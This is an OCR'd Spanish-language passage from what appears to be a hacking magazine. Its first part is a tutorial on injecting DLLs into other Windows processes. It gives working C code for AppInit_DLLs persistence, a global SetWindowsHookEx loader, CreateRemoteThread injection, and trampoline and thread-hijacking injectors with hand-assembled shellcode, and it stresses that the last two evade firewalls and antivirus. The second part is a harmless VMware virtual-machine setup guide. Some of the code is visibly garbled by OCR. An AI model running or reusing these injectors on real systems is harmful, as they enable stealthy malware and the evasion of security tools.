Tipo es el tipo de asignación, puede tomar los valores: **MEM_COMMIT** Para asginar memoria **MEM_RESERVE** Para reservar memoria **MEM_RESET** Para decirle que el bloque de memoria no es necesario ahora mismo pero puede serlo mas adelante *proteccion* determina las operaciones disponibles en el sector de memoria asignado y los valores de importancia para nosotros son: **PAGE_EXECUTE_READWRITE** Dá permisos de ejecución, lectura y escritura **PAGE_READWRITE** Dá permisos de lectura y escritura
La api nos devolverá la dirección de memoria asignada.

VirtualProtect

Código:

```
VirtualProtect(direccion,tamaño,proteccion,proteccion vieja)
```

dirección de memoria donde cambiar los atributos de protección **tamaño** es la cantidad de bytes a partir de dirección a cambiar los atributos **proteccion** es el tipo de proteccion y de importancia para nosotros puede tomar los
siguientes valores: **PAGE_EXECUTE_READWRITE** Dá permisos de ejecución, lectura y escritura **PAGE_READWRITE** Dá permisos de lectura y escritura **proteccion vieja** después de la llamada a la función contendrá la protección antes de ser cambiada
Esta api la utilizaremos para dar permisos de ejecución en sectores de datos.

Inyecciones

Appinit_dlls

Éste tipo de inyección es extremadamente simple, es el que utilizan algunos programas de modding para cambiar el aspecto de windows. Lo que haremos será crear en la clave del registro.
Código:

```
HKEY_LOCAL_MACHINE/software/microsoft/windows nt/currentversion/windows
```

Un valor alfanumérico de nombre "Appinit_dlls" y de contenido la ruta a una dll. Haciendo esto al lanzar cualquier ejecutable que use user32, justo después de cargarla cargará nuestra dll y ejecutará nuestro dllmain. Desde el dllmain lo que haremos será comprobar si el programa al que queremos inyectarnos es el correcto con el api GetModuleFileName. También hay que tener en cuenta que lógicamente varias instancias del mismo ejecutable cargará varias veces nuestra dll. Explorer.exe y el resto de pacientes del sistema también cargarán nuestra dll lo que nos da la posibilidad de utilizar técnicas de api

hooking con esta inyección cómo con todas las demás.
Por esto mismo si la dll falla el programa petará o sea que hay que tener cuidado al hacer las pruebas y meter la dll y la ruta hacia un pendrive porque puedes desestabilizar el sistema por completo.
Decir que en windows vista esta clave se mantiene pero inhabilitada, hay que modificar otra para que esta sea funcional, mas información sangoogle.com
Creo que no merece mas explicación, mejor pasemos a las técnicas realmente interesantes.

Tabla 1.2
SetWindowsHookEx

Con esta técnica lo que hacemos es establecer un hook de windows (no es lo mismo que el api hooking) y al producirse cierto evento en la ventana del paciente cargaremos la dll.
Lo que haremos será instalar un hook des del programa principal hacia cierto programa o hacia todo el sistema, el código del hook al producirse cierto evento cargará nuestra dll final, de este modo tenemos nuestra dll independiente cargada en el programa final. En el ejemplo establecemos un hook de CBT que vienen a ser los eventos de ventana cómo crear ventana, moverla, destruirla, maximizarla... Además aquí es de set_focus y global, por tanto cualquier programa que obtenga el foco inyectará nuestra dll.
El código del programa que se encarga de instalar el hook quedaría así: (Ver Tabla 1.2).

La función de la dll que contiene el hook tiene que ser lógicamente exportada (funciones de una dll que se pueden usar desde cualquier programa) y nos quedaría así:

```
#include <stdio.h>
#include <windows.h>
int main()
{
HMODULE dll;
typedef long (__stdcall *tipoproc)(int,unsigned int,long); //Definimos un tipo
puntero a función
HWND hWin;
tipoproc proc;
HHOOK resh;
printf("SetWindowsHookEx Inyección Dll by MazarD\n
http://www.elhacker.net\n");
//Cargamos la dll que contiene la función de hook
dll=LoadLibrary("c:\\dllhook.dll");
//Obtenemos la dirección a la función de hook
proc=(tipoproc)GetProcAddress(dll,"FunHook");
//Establecemos un hook global (lo hago así para no complicar la história buscando
thread ids externos)
resh=SetWindowsHookEx(WH_CBT,proc,dll,0);
if (resh!=0) printf("Hook instalado!"); else printf("No se ha podido instalar el
hook");
return 0;
}
```

dllhook.cpp

Código:

```
#include "setwindowshookex.h"
extern "C"
LRESULT CALLBACK FunHook(int
nCode,WPARAM wParam,LPARAM lParam)
{
if (nCode==HCBT_SETFOCUS) //Si
obtenemos el foco
{
LoadLibrary("c:\\ladll.dll");
//Cargamos la dll final
}
//En principio además aquí se
debería introducir un
CallNextHookEx pero así
nos encargamos en
//cierto modo de que nadie más
reciba hooks de nuestro programa
return 0;
}
```

dllhook.h

Código:

```
#include <windows.h>
extern "C"
{
LRESULT CALLBACK FunHook(int
nCode,WPARAM wParam,LPARAM lParam);
}
```

dllhook.def

Código:

```
LIBRARY "Inyecciones"
DESCRIPTION 'Inyecciones Windows
Dynamic Link Library'
EXPORTS
FUNHOOK
```

Finalmente, la dll que contendrá todo nuestro código puede ser cualquier cosa, nosotros crearemos un archivo dllinyectada.txt que nos mostrará todos los sitios donde se va inyectando la dll. Esta misma dll puedes usarla para probar el resto de técnicas.

ladll.cpp

Código:

```
#include <windows.h>
#include <stdio.h>
bool WINAPI DllMain(HINSTANCE
hinstDLL, DWORD fdwReason, LPVOID
lpvReserved)
{
FILE *fitx;
char nout[MAX_PATH]="";
if (fdwReason==DLL_PROCESS_ATTACH)
{
fitx=fopen("c:\\dllinyectada.txt","a"
);
GetModuleFileName(NULL,nout,MAX_PATH)
;
fputs("Inyectado en ",fitx);
fputs(nout,fitx);
fputs("\n",fitx);
fclose(fitx);
}
return TRUE;
}
```

También hay que decir que cuando nuestra dll final esté inyectada en el paciente deberíamos llamar a UnhookWindowsHookEx pasándole como parámetro el resultado devuelto por setwindowshookex para quitar el hook al programa, hay que ser un poco limpios, eso de dejar la aguja ahí es un poco asqueroso.

CreateRemoteThread

Esta es la técnica más explicada y utilizada y si, también la mas detectada por antivirus y firewalls. La teoría detrás de esto es que windows nos da una forma de crear un nuevo hilo en cierta posición de memoria de un programa externo, entonces lo que se hace es reservar memoria en el proceso remoto, escribir en ella la ruta de la dll que queremos ejecutar y lanzar un hilo remoto justo en loadlibrary pasándole como parámetro la dirección de memoria que habíamos escrito. Es necesario escribir el parámetro en el espacio de memoria del programa en el que nos inyectamos ya que el programa externo

no tiene acceso a nuestro espacio de memoria para poder leer nuestra variable.

Código:

```
#include <windows.h>
int main()
{
DWORD pid;
HANDLE proc;
char buf[MAX_PATH]="";
char laDll[]="c:\\ladll.dll";
LPVOID RemoteString;
LPVOID nLoadLibrary;
char Entrada[255];
printf("Ejemplo CreateRemoteThread by
MazarD\nhttp://www.mazard.info\n");
printf("Introduce el PID del programa
(puedes verlos en el taskmanager):");
fgets(Entrada,255,stdin);
pid=(DWORD)atoi(Entrada);
proc =
OpenProcess(PROCESS_ALL_ACCESS,
false, pid);
//Aquí usamos directamente
GetModuleHandle en lugar de
loadlibrary ya que
kernel32 la cargan todos los
ejecutables
//Con esto tenemos un puntero a
LoadLibraryA
nLoadLibrary =
(LPVOID)GetProcAddress(GetModuleHandl
e("kernel32.dll"),
"LoadLibraryA");
//Reservamos memoria en el proceso
abierto
RemoteString =
(LPVOID)VirtualAllocEx(proc,NULL,strl
en(laDll),MEM_COMMIT|
MEM_RESERVE,PAGE_READWRITE);
//Escribimos la ruta de la dll en la
memoria reservada del proceso remoto
WriteProcessMemory(proc,(LPVOID)Remot
eString,laDll,strlen(laDll),NULL);
//Lanzamos el hilo remoto en
loadlibrary pasandole la dirección de
la cadena
CreateRemoteThread(proc,NULL,NULL,(LP
THREAD_START_ROUTINE)nLoadLibrary,(LP
VOI
D)RemoteString,NULL,NULL);
CloseHandle(proc);
return true;
}
```

Inyección por trampolín

Esta técnica y la siguiente son más complejas que las anteriores y son propias así que les he dado el nombre que me ha parecido más representativo. **No es detectada por ningún firewall** y para entenderlo debes tener conocimientos sobre ensamblador. Esta es muy apropiada en especial para modificar el comportamiento concreto de un programa ya que nuestra dll será cargada (y por lo tanto ejecutada) cuando se llame a cierta api. Esta técnica tiene la peculiaridad de que cada vez que se llame a la api se intentará cargar la dll lo que comporta a favor nuestro la persistencia del código inyectado y en contra la ralentización de la api al provocar un LoadLibrary cada vez que se llama, cuidado con que api se utiliza. Es bastante parecida al trampolín en api hooking, lo que hacemos es sobrescribir el principio de cierta api para que salte a nuestro código, en nuestro código cargamos nuestra dll, ejecutamos el código que habíamos sobrescrito y saltamos a la posición siguiente que no habíamos modificado de la api, de este modo ejecutamos código de forma transparente a ella. Con este código veremos un ejemplo de inyección por trampolín, después de la inyección a cierto proceso a partir de su pid cuando este haga una llamada a MessageBoxA nuestra dll será cargada.

Código:

```
#include <windows.h>
#include <stdio.h>
//Esta función hace la llamada a LoadLibrary pasandole el nombre de nuestra dll,
después
//ejecuta el código sobrescrito por el jmp y salta a la instrucción siguiente al jmp
BYTE *CrearCodigo(DWORD Ruta,DWORD dLoadLibrary,DWORD RetDir,BYTE
*RepBuff,DWORD RepSize)
{
BYTE *codeBuff;
codeBuff=(BYTE*)malloc(20+RepSize);
//Guardamos registros y llamamos a LoadLibrary pasandole la ruta a nuestra
dll
*codeBuff=0x60; //opcode correspondiente a pushad
codeBuff++;
//push path
*codeBuff=0x68;
codeBuff++;
*((DWORD*)codeBuff)=Ruta;
codeBuff+=4;
//mov eax,dLoadLibrary
*codeBuff=0xB8;
codeBuff++;
*((DWORD*)codeBuff)=dLoadLibrary;
codeBuff+=4;
*((WORD*)codeBuff)=0xD0FF; //call eax
codeBuff+=2;
*codeBuff=0x61; //popad
codeBuff++;
//Ahora metemos el código que ha sido reemplazado
memcpy(codeBuff,RepBuff,RepSize);
codeBuff+=RepSize;
//Ahora hacemos el salto a la dirección de la api
*codeBuff=0x68; //push RetDir
codeBuff++;
*((DWORD*)codeBuff)=(DWORD)RetDir;
codeBuff+=4;
*codeBuff=0xC3; //ret
codeBuff-=(19+RepSize);
return codeBuff;
}
int main()
{
void *hMsgBox;
DWORD dLoadLib;
DWORD pID;
HANDLE hproc;
DWORD size=5;
BYTE *ReplacedBuff;
DWORD oldprot;
void *repsite,*dllnsite;
BYTE *inject;
char laDll[]="c:\\ladll.dll";
BYTE *jmpBuff;
printf("Inyección por trampolin by MazarD\nhttp://www.mazard.info\n");
printf("PID del proceso a inyectarse:");
scanf("%d",&pID);
//Preparamos direcciones de apis necesarias
hMsgBox=GetProcAddress(LoadLibrary("user32.dll"),"MessageBoxA");
printf("Dirección de MessageBoxA:%.4x\n",hMsgBox);
dLoadLib=(DWORD)GetProcAddress(GetModuleHandle("kernel32.dll"),"LoadLibraryA");
printf("Dirección de LoadLibraryA:%.4x\n",dLoadLib);
//Abrimos el proceso y damos permisos en la zona de reemplazo
hproc=OpenProcess(PROCESS_ALL_ACCESS,false,pID);
```

```
VirtualProtect(hMsgBox,size,PAGE_EXECUTE_READWRITE,&oldprot);
//Leemos el código que será reemplazado
ReplacedBuff=(BYTE*)malloc(size+6);
memset(ReplacedBuff,90,size+6);
ReadProcessMemory(hproc,hMsgBox,ReplacedBuff,size,NULL);
//Reservamos memoria y guardamos el nombre de la dll
dllnsite=VirtualAllocEx(hproc,NULL,11,MEM_COMMIT |
MEM_RESERVE,PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hproc,dllnsite,laDll,strlen(laDll)+1,NULL);
printf("Nombre de la dll en:%.4x\n",dllnsite);
//Creamos el código
inject=CrearCodigo((DWORD)dllnsite,dLoadLib,(DWORD)hMsgBox+5,ReplacedBuff,size);
//Reservamos memoria y guardamos el código
repsite=VirtualAllocEx(hproc,NULL,size+20,MEM_COMMIT |
MEM_RESERVE,PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hproc,repsite,inject,size+20,NULL);
printf("Codigo Reemplazado en:%.4x\n",repsite);
//Creamos un salto hacia nuestro código y lo ponemos en el inicio de la api
jmpBuff=(BYTE*)malloc(5);
*jmpBuff=0xE9; //opcode correspondiente a jmp
jmpBuff++;
*((DWORD*)jmpBuff)=(DWORD)repsite-(DWORD)hMsgBox-5;
jmpBuff--;
WriteProcessMemory(hproc,hMsgBox,jmpBuff,5,NULL);
CloseHandle(hproc);
return 0;
}
```

Redirección de Threads

Igual que la anterior no es detectado por ningún firewall, hacemos que el programa ejecute código propio muy limpiamente y si al inyectar no provocamos el crasheo podemos estar seguros de que no se desestabilizará nunca .La idea de este método es inyectarle código (el código será nuestro querido LoadLibrary), detener la ejecución, cambiar el registro eip para que se ejecute nuestro código, relanzar la ejecución y automáticamente el código inyectado devolverá la ejecución al punto dónde estaba. Dado que estamos interrumpiendo la ejecución en un punto aleatorio del programa después de ejecutar el código debemos dejar absolutamente todo tal y como estaba. Así debemos guardar y restaurar a parte de los registros los flags, ya que por ejemplo si interrumpiéramos la ejecución en un cmp y a continuación tenemos un salto podemos estar alterando el resultado de la comparación. Es lo mismo que si estuviéramos programando una rutina de servicio de interrupción.

Para devolver la ejecución al punto anterior en principio podría hacerse con un jmp pero esto nos da el problema de que no sabemos si el salto debe ser positivo o negativo así que lo que se hace en el código es el truquito de pushear la dirección a la que queremos saltar y al finalizar hacer un ret que nos devolverá al código. Con el código se entiende mejor. Código:

```
#include <windows.h>
#include <stdio.h>
BYTE* CrearCodigo(DWORD Eip,DWORD Ruta,DWORD dLoadLibrary)
{
BYTE *codeBuff;
codeBuff=(BYTE*)malloc(22);
//push eipvella
*codeBuff=0x68;
codeBuff++;
*((DWORD*)codeBuff)=Eip;
codeBuff+=4;
*codeBuff=0x9C; //pushfd
codeBuff++;
*codeBuff=0x60; //pushad
codeBuff++;
//push path
*codeBuff=0x68;
codeBuff++;
*((DWORD*)codeBuff)=Ruta;
codeBuff+=4;
//mov eax,nLoadLib
*codeBuff=0xB8;
codeBuff++;
*((DWORD*)codeBuff)=dLoadLibrary;
codeBuff+=4;
*((WORD*)codeBuff)=0xD0FF; //call eax
codeBuff+=2;
*codeBuff=0x61; //popad
codeBuff++;
*codeBuff=0x9D; //popfd
codeBuff++;
*codeBuff=0xC3; //ret
codeBuff-=21;
return codeBuff;
}i
nt main()
{
typedef HANDLE (__stdcall *openthread) (DWORD,BOOL,DWORD);
openthread AbrirHilo;
HANDLE proces,fil;
char nomDll[]="c:\\ladll.dll";
void *medkitsite,*path;
DWORD pID,tID;
BYTE *medicina;
CONTEXT context;
DWORD eipvella;
DWORD nLoadLib;
printf("Inyección Dll por MazarD\n Método Thread
Redirection\nhttp://www.mazard.info\n");
printf("Identificador del proceso (PID):");
scanf("%d",&pID);
printf("Identificador del hilo (TID):");
```

```
scanf("%d",&tID);
printf("Inyectando en el hilo %.2x del proceso %.2x\n",tID,pID);
//Abrimos el proceso
proces=OpenProcess(PROCESS_ALL_ACCESS,false,pID);
//Abrimos el hilo (Está así porque el api OpenThread no aparece en mi
windows.h)
AbrirHilo=(openthread)GetProcAddress(GetModuleHandle("kernel32.dll"),"OpenThread");
fil=AbrirHilo(THREAD_ALL_ACCESS,false,tID);
//Reservamos memoria en el proceso y escribimos la ruta a la dll
path=VirtualAllocEx(proces,NULL,strlen(nomDll)+1,MEM_COMMIT |
MEM_RESERVE,PAGE_READWRITE);
(WriteProcessMemory(proces,path,nomDll,strlen(nomDll),NULL)
//Cogemos la dirección a LoadLibrary
nLoadLib=(DWORD)GetProcAddress(GetModuleHandle("kernel32.dll"),"LoadLibraryA");
//Suspendemos el hilo y cogemos el puntero de instrucciones (punto de
ejecución actual)
SuspendThread(fil);
context.ContextFlags=CONTEXT_CONTROL;
GetThreadContext(fil,&context);
eipvella=context.Eip;
printf("Eip al retornar:%.2x\n",eipvella);
//Creamos el código a partir de eip, la ruta a la dll y la dirección de
loadlibrary
medicina=CrearCodigo((DWORD)eipvella,(DWORD)path,nLoadLib);
printf("CodigoCreado:%.2x\n\n",medicina);
//Reservamos memoria y escribimos nuestro código en el
medkitsite=VirtualAllocEx(proces,NULL,22,MEM_COMMIT |
MEM_RESERVE,PAGE_EXECUTE_READWRITE);
WriteProcessMemory(proces,medkitsite,medicina,22,NULL)
printf("Nuevo Eip:%.2x\n",(DWORD)medkitsite);
//modificamos el puntero de instrucciones para que apunte a nuestro código
inyectado
context.Eip = (DWORD)medkitsite;
context.ContextFlags = CONTEXT_CONTROL;
SetThreadContext(fil,&context);
//Le decimos al hilo que puede volver a ejecutarse (lanzará nuestro código)
ResumeThread(fil);
printf("Inyección completada!!\n");
CloseHandle(proces);
CloseHandle(fil);
return 0;
}
```

Para no alargar más de lo necesario el código verás que toda la inyección se basa en el tid y el pid. Para hacer las pruebas puedes usar procexp al hacer clic derecho propiedades te aparecerán todos los TID del proceso en cuestión, se puede usar cualquiera. El pid y el tid se pueden conseguir fácilmente a partir del nombre del proceso, http://www.sangoogle.com .

Conclusión y Despedida

Aquí termina la história, algunas de estas técnicas como la inyección por trampolín y la redirección de hilos son propias así que probablemente no las encuentres en ningún otro sitio, decir que todo el código de éste tutorial es propio pero podéis modificarlo para ajustarlo a vuestras necesidades y como más os guste.

Autor: Mazard

Creando una MáquinaVirtual


En éste manual voy a enseños a crear una máquina virtual usando el WMware Workstation. Últimamente se ha estado hablando mucho de las máquinas virtuales para probar programas que pueden ser peligrosos para nuestra PC, pero sin causarle ningún daño a nuestro equipo físico. Una máquina virtual es básicamente lo mismo que una máquina física, con su propio sistema operativo, su propio disco duro, RAM, BIOS, CD, DVD, USB. Dispone de conexión a internet y podemos instalar y ejecutar programas, escuchar sonidos, ver videos y hacer todo lo que hacemos en un entorno real.

El programa que vamos a usar es VMware Workstation **podemos descargar el programa de aquí.** Aparte de simular un Sistemas Operativo tiene otras características:

-Podemos correr simultáneamente múltiples sistemas operativos en una misma PC, incluidos Ubuntu, Red Hat, Suse, Novel, Solaris, Win 98, Windows XP, Windows Vista, etc.


-Crear una Red Virtual en donde podamos interconectar cada una de nuestras máquinas virtuales entre ellas, con nuestra máquina física, o con una red pública. Podemos crear y usar una compleja red multicapa, con switches, bridges, firewall, y adaptadores ethernet virtuales.

-Testear programas sin temor a que si ocurre algún problema dentro del entorno virtual, le valla a afectar al entorno físico. Podemos destrozar nuestro sistema operativo virtual, pero no le pasará nada a nuestro sistema operativo real. Se puede configurar nuestra maquina virtual para que cada vez que entremos, siempre vuelva a un estado inicial limpio, y cualquier cambio que hagamos se revierta al apagar la máquina virtual (como si tuvieramos deep freeze instalado)



Instalación de Workstation en Windows XP:

Ejecutamos el instalado.




Presionamos Next

Next


Next

En ésta ventana dejamos marcada la opción "Yes disable autorun". Es preferible deshabilitar el autorun para no tener problemas luego.



Next


En la siguiente ventana que nos aparecerá presionamos el botón "Install" y comenzará el proceso de instalación. Al finalizar la instalación nos aparecerá una ventana en donde debemos poner un Nombre de Usuario, Compañía, y finalmente el Número de Serie




Presionamos el botón "Enter" y con eso finalizará la instalación.

Editando las preferencias para WMware Workstation:

Abrimos y nos aparecerá ésta ventana



Vamos a **Edit > Preferences**



En "Default location for virtual machines and teams" le damos la ruta donde queremos que se guarden nuestras máquinas virtuales.


Las opciones en las otras pestañas (Input, Hot Keys, Display, Memory, etc.) las pueden dejar como están por defecto. Puedes revizar todas las pestañas y ver las opciones que vienen, y si quieres cambiar algo lo puedes hacer. Recuerda que en cualquier momento puedes entrar a éste menú y modificar lo que quieras.

Creando una Máquina Virtual:

Ahora viene lo interesante. Crearemos nuestra máquina virtual. Para ello vamos a


File > New > Virtual Machine

Se abrirá un asistente que nos ayudará en el proceso



Le damos a Siguiente

Marcamos la opción "Typical"




Siguiente

Seleccionamos el sistema operativo que vamos a instalar en nuestra máquina virtual, y también elegimos la versión. En nuestro caso vamos a instalar Windows XP Professional.


Siguiente

Le ponemos un nombre a nuestra máquina virtual y escogemos la ruta donde se va a guardar.



Siguiente


En "Network connection" escogemos "Use network address translation (NAT)" para que se conecte a internet directamente con la configuración de nuestra máquina Host.



Siguiente


En "Disk capacity" ponemos el tamaño que queremos que tenga nuestro disco virtual. En mi caso he escogido 5 GB. Debemos tener en cuenta que la capacidad debe ser la suficiente como para que entre el sistema operativo con todos los programas que queramos instalarle. Marcamos la opción "Allocate all disk space now", lo que brindará mayor

performance a nuestra máquina virtual. Esta opción lo que hace es tomar los 5 GB de nuestro disco duro físico y usarlos de una vez. Si no marcamos ésta opción, nuestra máquina virtual ira tomando de nuestro disco duro poco a poco la capacidad que va siendo utilizada teniendo como tope los 5 GB que le hemos designado.



Y presionamos en "Finalizar"

Y ahora dentro del WMware Workstation nos aparecerá esto:




Ya está nuestra máquina virtual creada. Ahora solo falta instalarle el sistema operativo.

Pero antes de eso pueden modificar la configuración que hicieron al crear la máquina virtual, o modificar algunos parámetros de la siguiente manera

Van a **VM > Settings**. Va a salir una ventana con 2 pestañas: Hardware y Options.


Dentro de Hardware tenemos:

Memory



Acá podemos modificar la cantidad de memoria RAM que queramos que tenga nuestro sistema operativo virtual. Lo mínimo debería ser 128 MB. Lo recomendado es 256 MB.


Virtual Processors



Si estás usando un dual core, en ésta parte debes poner en "Number of processors": "Two". Si no tienen un procesador dual core, deben dejarlo en "One", sino su sistema operativo virtual junto con su maquina virtual se estropearan irreversiblemente.

Las demas opciones dentro de "Hardware" las pueden dejar así.

Dentro de "**Options**" lo mas importante es ésta ventana



Aquí es donde indican qué quieren hacer cuando apaguen su sistema operativo virtual. Las opciones son:

- **Just power off:** Si marcan esto, todos los cambios que hagan se conservarán.
- **Revert to snapshot:** Cualquier cambio que hagan será borrado y se regresará al estado inicial del snapshot.
- **Take a new snapshot:** Toma un snapshot.

Nota: Un snapshot es como una imagen del sistema operativo con toda la configuración, programas y todo lo que hay dentro. Pueden tomar un snapshot en cualquier momento, para que en caso de falla del sistema puedan volver la imagen de su sistema operativo a un estado previo, limpio y sin problemas.

Para tomar un snapshot deben presionar en éste botón:

Instalando el Sistema Operativo:

Una máquina virtual es como una máquina física con un disco duro en blanco. Antes de usarlo necesitamos particionar y formatear el disco duro virtual y luego instalar el sistema operativo. La instalación del sistema operativo manejará el particionamiento y el formateo. Instalar un sistema operativo virtual dentro de nuestra máquina virtual es esencialmente lo mismo que instalarlo en una computadora física.

